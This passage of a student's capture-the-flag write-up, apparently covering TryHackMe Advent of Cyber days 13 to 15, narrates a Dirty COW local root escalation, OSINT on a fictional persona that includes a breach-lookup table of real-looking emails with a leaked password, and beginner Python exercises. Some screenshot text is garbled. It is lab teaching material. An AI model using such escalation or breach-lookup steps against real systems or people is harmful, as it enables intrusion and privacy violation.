                                                                        `-- message_from_the_grinch.txt
                                                                          `-- message_from_the_grinch.txt
                                                                            `-- message_from_the_grinch.txt
                                                                              `-- message_from_the_grinch.txt
                                                                                `-- message_from_the_grinch.txt
                                                                                  `-- message_from_the_grinch.txt
                                                                                    `-- message_from_the_grinch.txt
                                                                                      `-- message_from_the_grinch.txt
                                                                                      `-- message_from_the_grinch.txt
                        0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cd - [MD5] (x64, x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
firefart@christmas:~#
```

### Question 8

## What is the CVE for DirtyCow?



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#)      [Details](#)

## FAQ

### What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE.

### Why is it called the Dirty COW bug?

"A [race condition](#) was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs 5. An unprivileged local user could use this flaw to gain write



### Thought Process/Methodology:

I opened the terminal and made a directory. Then, I switched to that directory and used nmap with my IP address. After nmap is started, viewed the needed information and used ssh with my IP address. After I saw that it requires a password, I used the server (telnet) and viewed what was inside. After I saw a username and password, I went back to ssh with the username (santa) and keyed in the password. When I am logged in as santa, I used ls to view the files inside and ls -la to view more information. Then, I executed christmas.sh. Next, I used the commands as told and viewed the needed information. Next, I runned cookies\_and\_milk.txt and saw that the Grinch modified the file. After I noticed that, I created a file (dirty.co) and pasted the codes in. Then, I pasted the compile line into the terminal and runned the command (./dirty) and entered a new password. When it was done, I switched my user account to firefart. Then, I changed to root and used ls to view

the files. Next, I opened message\_from\_the\_grinch.txt and read the message. After that, I redirected to coal, runned the tree command ,and piped the tree to md5sum. After that, I was shown the flag.

## Day 14: OSINT – Where's Rudolph?

**Tools used:** Kali Linux, Chome

**Solution/walkthrough:** The Cyber Mentor

### Question 1

What URL will take me directly to Rudolph's Reddit comment history?

The screenshot shows a web browser window displaying a list of Reddit comments from user [iGudetheClaus2020](#). The comments are as follows:

- Ouch. Some days I love Twitter. Some days, it's just...lol.
- I[GudetheClaus2020](#) commented on [Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more.](#) [chicago.suntimes.com/2020/1...](#) [r/books](#) · Posted by u/[speckz](#)
- I[GudetheClaus2020](#) 5 points · 2 years ago  
Fun fact: I was actually born in Chicago and my creator's name was Robert!
- I[GudetheClaus2020](#) commented on [\[deleted by user\]](#) [r/christmas](#) · Posted by u/[deleted]  
I[GudetheClaus2020](#) 1 point · 2 years ago  
All that's missing is some jingle juice!
- I[GudetheClaus2020](#) commented on [My 2020 display in Fullerton, CA](#) [r/christmas](#) · Posted by u/[deleted]  
I[GudetheClaus2020](#) 1 point · 2 years ago  
Holy electric bill, Batman!
- I[GudetheClaus2020](#) commented on [Cozy Condo Christmas](#) [r/christmas](#) · Posted by u/[Dhamiltons](#)  
I[GudetheClaus2020](#) 1 point · 2 years ago  
This reminds me of home. I sure do miss it!

The sidebar on the right shows a trophy case for the One-Year Club. The footer of the browser window shows system status: 32°C Mostly sunny, 16:33, 01/07/2022.

### Question 2

According to Rudolph, where was he born?

Reddit search bar: Search Reddit

Log In | Sign Up | Follow | More Options

Trophy Case (1) | One-Year Club

Help | About | Reddit Coins | Careers | Press | Advertise | Blog | Terms | Content Policy | Privacy Policy | Mod Policy | Reddit Inc © 2022. All rights reserved | Back to Top

Windows taskbar: 32°C Mostly sunny 16:33 01/07/2022

### Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Google search bar: rudolph red nosed reindeer robert

Feedback

https://www.amazon.com › Rudolph-Red-Nosed-Reindeer... : Rudolph the Red-Nosed Reindeer - Robert May The most wonderful story of Rudolph the Red-Nosed Reindeer, written by Robert May for the Montgomery Ward Department Store in Chicago in 1939. 2.4 million ... ★★★★ Rating: 4.8 · 749 reviews

https://en.wikipedia.org › wiki › Rudolph\_the\_Red-Nosed\_Reindeer : Rudolph the Red-Nosed Reindeer - Wikipedia Rudolph the Red-Nosed Reindeer is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's ... Created by: Robert L. May Family: Donner and Mrs. Donner (pare... First appearance: 1939 Nickname: Rudolph in Rudolph the Re...

https://en.wikipedia.org › wiki › Robert\_L\_May : Robert L. May - Wikipedia Rudolph spreads in popularity — Robert L. May (July 27, 1905 – August 11, 1976) was the creator of Rudolph the Red-Nosed Reindeer.

https://www.npr.org › 2013/12/25 › writing-rudolph-the... : Writing 'Rudolph': The Original Red-Nosed Manuscript - NPR

Windows taskbar: 32°C Sunny 16:49 01/07/2022

### Question 4

On what other social media platform might Rudolph have an account?

A screenshot of a Twitter profile page. The profile picture is a cartoon reindeer. The username is **iGuideTheClaus2020**. The bio says "Seeking the truth. Really." and "Business inquiries: rudolphthered@hotmail.com". It shows 5 Following and 172 Followers. A recent tweet from Tesla is visible, retweeted by the user. The sidebar on the left includes links for Home, Explore, Notifications, Messages, Bookmarks, Lists, Profile, and More, along with a "Tweet" button. The right sidebar shows "You might like" profiles and "Trends for you". The taskbar at the bottom shows various application icons.

## Question 5

What is Rudolph's username on that platform?

A screenshot of a Twitter profile page, identical to the one above. The profile picture is a cartoon reindeer, the username is **iGuideTheClaus2020**, and the bio is the same. It shows 5 Following and 172 Followers. A recent tweet from Tesla is visible. The sidebar and right sidebar are also identical, showing the same navigation links and trending topics. The taskbar at the bottom shows various application icons.

## Question 6

What appears to be Rudolph's favorite TV show right now?

## Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

## Question 8

Okay, you found the city, but where specifically was one of the photos taken?

how to convert gps coordinates X GPS coordinate converter

Coordinates My Location Driving Directions Converter US Map Satellite Street View API Maps Distance login | register

click on the button "Get Address" below the decimal coordinates. Click on my location if you need your current location coordinates.

**Address**

**Get GPS Coordinates**

**DD (decimal degrees)\***

Latitude  Longitude

**DMS (degrees, minutes, seconds)\***

Latitude  N  S  °  '  "

Longitude  E  W  °  '  "

**Get Address**

**What3Words (w3w)**

We use cookies to understand how you use our site and to improve your experience. This includes personalizing content and advertising. By continuing to use our site, you accept our use of cookies, revised Privacy Policy and Terms of Use. [More info](#)

OK!

Windows taskbar: 31°C Partly sunny 17:57 01/07/2022

## Question 9

Did you find a flag too?

Not secure | viewexifdata.com/index.php

★ VIEW EXIF DATA

View Exif Data Resize Photos Jpeg Optimizer Contact

Jira Software First 10 users are free OPEN

Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	[FLAG]ALWAYSCHECKTHEEXIFDATA
Exif Version	0231

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

lights-festival-website.jpg

Acer Malaysia Excel in Any Environment Shop Now >

Upload Photo Choose File No file chosen Upload Get Image from Web Submit

18:54 01/07/2022

## Question 10

Has Rudolph been pwned? What password of his appeared in a breach? (YouTube)

HYPERION  
SCYLLA

HOME API CREDITS

\*Search is in beta, please report bugs to the scylla github repo. Please note the API is rate limited to 2 searches per second.


Please enter a search term...  
domain:@jimbobsfishshop.

IP	Domain	Username	Passhash	Email	Name	Password
null	8tracks.com	null	null	feb9e90@gmail.com	null	spygame
null	Collections	null	null	robertaprocacci1@yahoo.it	null	spygame
null	Forums.Seochat....	null	null	othoi@sunny.com	null	spygame
null	Collections	null	null	bond08@web.de	null	spygame
null	Nihonomaru.net	null	null	obsessed27@yahoo.com	null	spygame

1 row selected      21-25 of 50 < >

### Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?



### Thought Process/Methodology:

First, I went to Reddit and searched for the username (IGuidetheClaus2020). Then, I looked at the comments and viewed the needed information. Thirdly, I went to Google to search for the name of Rudolph's creator. After that, I went to Twitter to search for IGuidetheClaus2020 and viewed his profile for additional information. Next, I reverse image searched the image of the parade on Google and found out that it is in Chicago. After that, I used the Online Exif Viewer to find the coordinates

and the flag. Next, I went to scylla to search for [rudolphthered@hotmail.com](mailto:rudolphthered@hotmail.com) and it showed me the password. Next, I went to Google maps and keyed in the coordinates to find the hotel.

## Day 15: Scripting – There's a Python in my stocking!

**Tools used:** Kali Linux, Chome

**Solution/walkthrough:** The Cyber Mentor

### Question 1

What's the output of True + True?

```
THM.py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
THM.py
C:\Users\Yap Jack> OneDrive > Documents > Zoom > codes > THM.py > ...
1 x = True + True
2 print(x)

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '49677' '--' 'C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> cd 'C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes'; & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '49689' '--' 'C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
2
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes>
```

### Question 2

What's the database for installing other people's libraries called?

The screenshot shows a web browser window with the URL <tryhackme.com/room/learnpythonin2days>. The page content discusses loops and the `range` function, followed by a section on libraries. It includes a code example for extracting links from a webpage using `BeautifulSoup`.

```
# Import the libraries we downloaded earlier
# If you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, 'lxml')
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

### Question 3

What is the output of `bool("False")`?

The screenshot shows a Visual Studio Code interface. A file named `THM.py` is open in the editor, containing the following code:

```
x = bool("False")
print(x)
```

The terminal tab shows the output of running the script:

```
C:\> Users > Yap Jack > OneDrive > Documents > Zoom > codes > THM.py > ...
1   x=<bool('False')>
2   print(x)

Copyright (c) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '49677' '--' 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> & cd 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes'; & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'C:\Users\Yap Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '49689' '--' 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
2
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> & cd 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes'; & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '49766' '--' 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
True
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes>
```

### Question 4

What library lets us download the HTML of a webpage?

The screenshot shows a web browser window with the URL <tryhackme.com/room/earnycyberin25days>. The page content discusses the `range` function and its use in loops. It includes a code snippet for printing numbers from 1 to 9. Below this, a section titled "Libraries" explains how to use external Python libraries like `requests` and `BeautifulSoup` to extract links from a webpage. A sample script for doing this is provided.

```
# Import the libraries we downloaded earlier
# If you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, 'lxml')
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.findAll('a href')
for link in links:
    # prints each link
    print(link)
```

## Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

The screenshot shows a Visual Studio Code interface with a Python file named `THM.py` open. The code contains a list `x` with values [1, 2, 3], a variable `y` set to `x`, and a loop that appends each element of `x` to `y`. The terminal below shows the command `python THM.py` being run, which outputs the list [1, 2, 3, 6].

```
C:\Users\Yap Jack>OneDrive>Documents>Zoom>codes> THM.py > ...
1 x = [1, 2, 3]
2
3 y = x
4
5 y.append(6)
6
7 print(x)

PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> c: cd "c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes"; & "c:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe" "c:\Users\Yap Jack\vscode\extensions\ms-python.python-2022.2.104607327\python\lib\python\debug\launcher" "49816" "...";"c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py"
Traceback (most recent call last):
File "THM.py", line 7, in <module>
    print(x)
[1, 2, 3, 6]
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes>
```

## Question 6

What causes the previous task to output that?

The screenshot shows a web browser window with two tabs open. The active tab is titled "Variables" and contains the following content:

## Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

## Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

The taskbar at the bottom of the screen shows various icons and system status information.

## Question 7

If the input was "Skidy", what will be printed?

The screenshot shows a Visual Studio Code interface with a Python file named "THM.py" open. The code contains the following:

```
THM.py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
THM.py
C:\Users\Yap Jack>OneDrive>Documents>Zoom>codes> THM.py ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\vscode\extensions\ms-python.python\2022.2.192408732\pythonfiles\lib\python\launcher' '59314' '--' 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes> cd 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes' & 'C:\Users\Yap Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap Jack\vscode\extensions\ms-python.python\2022.2.192408732\pythonfiles\lib\python\launcher' '59329' '--' 'c:\Users\Yap Jack\OneDrive\Documents\Zoom\codes\THM.py'
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\Yap Jack\OneDrive\Documents\Zoom\codes>
```

The taskbar at the bottom of the screen shows various icons and system status information.

## Question 8

If the input was "elf", what will be printed?

The screenshot shows a Windows desktop environment with Visual Studio Code open. The code editor displays a Python file named `THM.py` containing the following code:

```
C:\> Users > Yap Jack > OneDrive > Documents > Zoom > codes > THM.py > ...
1 names = ["Skidy", "Dorkstar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

The terminal window below shows the execution of the script. It starts with a PowerShell prompt, then runs the script, and finally shows the output of the print statements.

```
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes> & 'C:\Users\Yap.Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap.Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '59314' '--' 'c:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes\THM.py'
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes> cd 'c:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes'; & 'C:\Users\Yap.Jack\AppData\Local\Programs\Python\Python36\python.exe' 'c:\Users\Yap.Jack\.vscode\extensions\ms-python.python-2022.2.1924087327\pythonFiles\lib\python\debugpy\launcher' '59329' '--' 'c:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes\THM.py'
What is your name? Elf
The Wise One has not allowed you to come in.
PS C:\Users\Yap.Jack\OneDrive\Documents\Zoom\codes>
```

The status bar at the bottom indicates the file is Line 6, Column 58, with 1645 characters, and the system is 34°C, Mostly sunny.

## Thought Process/Methodology:

I opened Visual Studio Code and typed in all the codes to answer the questions as told.